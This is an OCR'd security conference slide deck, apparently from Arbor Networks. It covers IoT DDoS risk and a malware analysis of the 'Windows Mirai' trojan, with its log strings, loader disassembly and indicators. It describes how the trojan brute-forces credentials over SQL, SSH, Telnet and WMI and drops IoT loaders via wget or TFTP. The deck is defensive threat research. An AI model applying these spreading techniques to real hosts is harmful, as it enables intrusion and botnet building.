ARBOR® NETWORKS
The Security Division of NETSCOUT

The call is coming from inside the house! Are you ready for the next evolution in DDoS attacks?

Steinthor Bjarnason

Jason Jones

Arbor Networks


The Wonders of IoT

- The Promise of IoT
  - More personalized, automated services
  - Better understanding of customer needs
  - Optimized availability and use of resources

- Resulting in:
  - Lower Costs
  - Improved Health
  - Service / efficiency gains
  - Lower environmental impact

The IoT Problem – Security

- To fulfill these premises, IoT devices are usually:
  - Easy to Deploy
  - Easy to Use
  - Require Minimal Configuration
  - Low cost
- However…




01/ Hard-coded usernames and passwords.

02/ Unnecessary services enabled by default (Chargen, SSDP, DNS forwarder, et al).


03/ Unprotected management services (Web, SNMP, TR-069, et al).

The Results…

Unprecedented DDoS attack sizes




Mirai infections December 2017



- 1M login attempts from 11/29 to 12/12 from 92K unique IP addresses
- More than 1 attempt per minute in some regions

The Situation Today…

- An unprotected IoT device on the Internet will get infected within 1 minute.
- An IoT device located behind a NAT device or a Firewall is not accessible from the Internet and is therefore (mostly) secure.
- But in January 2017, this all changed…



http://marketingland.com/wp-content/ml-loads/2014/09/iceberg-ss-1920.jpg


Windows-Based IoT Infection

Background

- Desktop malware spreading multi-platform malware is not new
- Increasingly common technique amongst both targeted malware and crimeware, primarily focusing on mobile devices
    - HackingTeam RCS
    - WireLurker
    - DualToy
    - “BackStab” campaign
- Banking trojans will also targeting mobile devices to steal 2FA / SMS authorization codes
    - May consist of a sideload installation or tricking a user to click a link on their phone
- IOT devices present a new and ripe infection vector
    - ”Windows Mirai” is the first known multi-platform trojan to target IoT devices for infection

HackingTeam RCS

- HackingTeam RCS is a well-known implant commonly sold to nation-state organizations for monitoring / spying purposes
- HackingTeam has clients for both Mac and Windows Desktop systems
- Also clients for Android, iOS, Blackberry, WindowsPhone mobile OS
- Infection on mobile operating systems can be achieved via access to an infected desktop
  - Only jailbroken iOS devices were supported at the time
  - Details and image courtesy of Kaspersky https://securelist.com/blog/mobile/63693/hackingteam-2-0-the-story-goes-mobile/



Model: iPhone 3GS
Version: 4.3.3

check device… device is ready.

DualToy & WireLurker

- **WireLurker**
  - Intermediate infector targets MacOS instead of Windows
  - Installs malicious / “risky” iOS apps on non-jailbroken iOS devices via side-loading
  - Side-loading is a term used in reference to the process of installing an application on a phone outside of the official App Store
  - https://researchcenter.paloaltonetworks.com/2014/11/wirelurker-new-era-os-x-ios-malware/
- **DualToy**
  - Infects both Android and iOS devices via Windows hosts
  - Installs ADB (Android Debug Bridge) and iTunes drivers to communicate with mobile devices
  - Installed Android apps are primarily riskware and adware
  - Attempts to steal various device info from iOS devices in addition to iTunes username and password
  - More details at https://researchcenter.paloaltonetworks.com/2016/09/dualtoy-new-windows-trojan-sideloads-risky-apps-to-android-and-ios-devices/

“Windows Mirai”

- Initially reported on in early 2017 by PAN
    - Later reported on by multiple organizations
- Not truly a Windows version of Mirai, spread other Linux / IoT malware previously
- Appears to be Chinese in origin, not nation-state related
- Discovered samples dating back to at least March 2016
    - Latest known version is 1.0.0.7
    - Earliest seen version by ASERT is 1.0.0.2
    - Spreading a Linux Socks Trojan
- Earlier versions discovered via re-used PE property names
    - Properties combined with recognizable network traffic helped to discover the early versions of the trojan


WM Common PE File Info Properties

CompanyName:	Someone
FileDescription:	Someone To Do
FileVersion:	1.0.0.X
InternalName:	WPD.exe
OriginalFilename:	WPD.exe
ProductName:	SomeoneSomeThing
ProductVersion:	1.0.0.X


WM Scanning and Spreading

- Spreads to Windows via
  - Mysql stored procedure
  - MSSQL stored procedure
- Scans for Windows credentials via
  - RDP (not in early versions)
  - WMI
- Spreads to Linux / IoT via
  - Telnet scan
    - Use ‘wget’ or ‘tftp’ to download IoT malware loader
    - Newer versions can also echo the loader stored as a resource in the PE file
  - Not currently known to use any IoT exploits to spread like other Mirai variants
- Scans for Linux / IoT credentials via
  - SSH

WM 1.0.0.2 Debug Logging Strings FTW!



```
[Cracker:MSSQL] Host:%s, wait %d seconds for completion.
[Cracker:MSSQL] cmd1:[%s]
[Cracker:MSSQL] cmd2:[%s]
[Cracker:MSSQL] cmd3:[%s]
[Cracker:MSSQL] stime:[%s]
[Cracker:MySQL] Host:%s, %u.dll uploaded %s
[Cracker:MySQL] Host:%s, @@basedir = %s
[Cracker:MySQL] Host:%s, @@basedir not found, use null
[Cracker:MySQL] Host:%s, Exec CMD FAILED: sql={%.20s...}, code=%d, reason=%s
[Cracker:MySQL] Host:%s, Exec CMD OK: sql={%s}
[Cracker:MySQL] Host:%s, Found [%s:%s]
[Cracker:MySQL] Host:%s, Function[%s] registered
[Cracker:MySQL] Host:%s, OS is not windows.
[Cracker:MySQL] Host:%s, UDF created successfully.
[Cracker:MySQL] Host:%s, UDF is uploaded
[Cracker:MySQL] Host:%s, User[%s] already exists.
[Cracker:MySQL] Host:%s, \"%u.dll\" dumpfile failed(Ignored): code=%d, reason=%s
[Cracker:MySQL] Host:%s, \"c:\\windows\\system32\\%u.dll\" dumpfile failed(Ignored): code...
[Cracker:MySQL] Host:%s, \"lib\" creation failed(Ignored): code=%d, reason=%s
[Cracker:MySQL] Host:%s, \"lib\\plugin\" creation failed(Ignored): code=%d, reason=%s
[Cracker:MySQL] Host:%s, \"lib\\plugin\\%u.dll\" dumpfile failed(Ignored): code=%d, reason=...
[Cracker:MySQL] Host:%s, agent downloaded to \"c:\\windows\\sytem32\\ser.exe\"
[Cracker:MySQL] Host:%s, agent has been started
[Cracker:MySQL] Host:%s, blindExec CMD: %s
[Cracker:MySQL] Host:%s, blindExec OK.
[Cracker:MySQL] Host:%s, blindExec failed: code=%d, reason=%s
[Cracker:MySQL] Host:%s, c:\\windows\\system32\\%u.dll uploaded
[Cracker:MySQL] Host:%s, check got: code=%d, reason=%s
[Cracker:MySQL] Host:%s, connect using [%s:%s] failed: code=%d, reason=%s
[Cracker:MySQL] Host:%s, find basedir failed: code=%d, reason=%s
[Cracker:MySQL] Host:%s, lib dir ready
[Cracker:MySQL] Host:%s, lib\\plugin ready
[Cracker:MySQL] Host:%s, lib\\plugin\\%u.dll uploaded
[Cracker:MySQL] Host:%s, prepare FAILED: code=%d, reason=%s
[Cracker:MySQL] Host:%s, user [%s:%s] created.
[Cracker:MySQL] Host:%s, wait %d seconds for completion.
[Cracker:SSH] %s catch exception: %s
[Cracker:SSH] %s does not support password auth
[Cracker:SSH] %s ssh protocol error %s
[Cracker:SSH] Found [%s:%s] on %s
[Cracker:SSH] Host:%s create chanel failed:%s
```




```
[Cracker:SSH] %s catch exception: %s
[Cracker:SSH] %s does not support password auth
[Cracker:SSH] %s ssh protocol error %s
[Cracker:SSH] Found [%s:%s] on %s
[Cracker:SSH] Host:%s create chanel failed:%s
[Cracker:SSH] Host:%s open chanel failed:%s
[Cracker:SSH] Host:%s, CMD failed:%s
[Cracker:SSH] Host:%s, Exec CMD:%s, Server Echo:%s
[Cracker:SSH] auth error[%s:%s] on %s %s
[Cracker:SSH] could not connect to ssh://%s:%d %s
[Cracker:SSH] could not connect to target %s %s
[Cracker:SSH] login error[%s:%s] on %s %s
[Cracker:SSH] password authentication is supported by ssh://%s:%d
[Cracker:SSH] target ssh://%s:%d/ does not support password authentication.
[Cracker:Telnet] Host:%s, Exec CMD FAILED: cmd=%s, code=%d, reason=%s
[Cracker:Telnet] Host:%s, Exec CMD OK: cmd=%s, result=%s
[Cracker:Telnet] Host:%s, Found [%s:%s]
[Cracker:Telnet] Host:%s, check got: code=%d, reason=%s
[Cracker:Telnet] Host:%s, connect using [%s:%s] failed: reason=%s
[Cracker:Telnet] Host:%s, got telnet exception: code=%d, reason=%s
[Cracker:Telnet] Invalid cmd format: %s
[Cracker:WMI] Host:%s, Connected to ROOT\\CIMV2 WMI namespace
[Cracker:WMI] Host:%s, Could not set proxy blanket using [%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Exec CMD:%s, OK! RETVAL=%d
[Cracker:WMI] Host:%s, Failed
[Cracker:WMI] Host:%s, Failed to Exec CMD:%s. Error code = 0x%lx, Msg=%s
[Cracker:WMI] Host:%s, Failed to connect using[%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Failed to create IWbemLocator instance. Err code = 0x%lx
[Cracker:WMI] Host:%s, Found[%s:%s]
[Cracker:WMI] Host:%s, Got Exception while connecting
[Cracker:WMI] Host:%s, Got Unknown Exception. CMD failed:%s
[Cracker:WMI] Host:%s, Success. Do job ing...
[Cracker:WMI] Host:%s, Trying to Exec CMD: %s
[Cracker:WMI] Host:%s, trying [%s:%s]
[Cracker] Got exception when running crack task. msg: %s
```

WM Version 1.0.0.5 - 7

- Has used multiple different CnC hosts
- Spreads mirai loader
  - Loader is stored as a PE resource
  - Each supported architecture is stored as a different resource
- Installs mirai loader via
  - Wget
  - TFTP
  - Echo
- Mirai loader is stored as a resource
  - Architectures are iterated through to determine the correct resource to load
  - Uses “ECCHI” as busybox marker string
  - CnC of cnc[.]f321y[.]com:24 – down when we discovered
  - Hardcodes DNS to 114[.]114[.]114[.]114 – popular CN-based public DNS server

ELF Mirai Loader as a PE resource



```
push    ebp
mov     ebp, esp
sub     esp, 98h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+var_50], 103
mov     [ebp+var_4C], offset aArm ; "arm"
mov     [ebp+var_48], 104
mov     [ebp+var_44], offset aArm7 ; "arm7"
mov     [ebp+var_40], 105
mov     [ebp+var_3C], offset aM68k ; "m68k"
mov     [ebp+var_38], 106
mov     [ebp+var_34], offset aMips ; "mips"
mov     [ebp+var_30], 107
mov     [ebp+var_2C], offset aMpsl ; "mpsl"
mov     [ebp+var_28], 108
mov     [ebp+var_24], offset aPpc ; "ppc"
mov     [ebp+var_20], 109
mov     [ebp+var_1C], offset aSh4 ; "sh4"
mov     [ebp+var_18], 110
mov     [ebp+var_14], offset aSpc ; "spc"
mov     [ebp+var_10], 111
mov     [ebp+var_C], offset aX86 ; "x86"
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
and     [ebp+var_58], 0
jmp     short loc_4010A9
```

```
loc_4010A9:
cmp     [ebp+var_58], 9
jnb     loc_4012F1
```

```
push    offset Type     ; "BIN"
mov     eax, [ebp+var_58]
movzx   eax, word ptr [ebp+eax*8+var_50]
push    eax             ; lpName
push    [ebp+hModule]   ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
cmp     [ebp+hResInfo], 0
jnz     short loc_4010D5
```

```
loc_4012F1:
xor     eax, eax
inc     eax
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __se
leave
retn
sub_401000 endp
```


```
loc_4010D5:                     ; hResInfo
push    [ebp+hResInfo]
push    [ebp+hModule]   ; hModule
call    ds:LoadResource
mov     [ebp+hResData], eax
```

pestudio 8.51 - Malware Initial Assessment - www.winitor.com


c:\users\x\desktop\tmp\a3c09c2c3z
- Indicators (27/42)
- Virustotal (46/60 - 09.05.2017)
- DOS Stub (200 bytes)
- DOS Header (64 bytes)
- File Header (20 bytes)
- Optional Header (224 bytes)
- Directories (7/15)
- Sections (1/7)
- Imported libraries (7/14)
- Imported symbols (186/265)
- Exported symbols (0)
- Exceptions (0)
- Thread Storage (0)
- Relocations (29574)
- Resources (9/12)
- Strings (595/32423)
- Debug (n/a)
- Manifest (invoker)
- Version (1/12)
- Certificates (4)
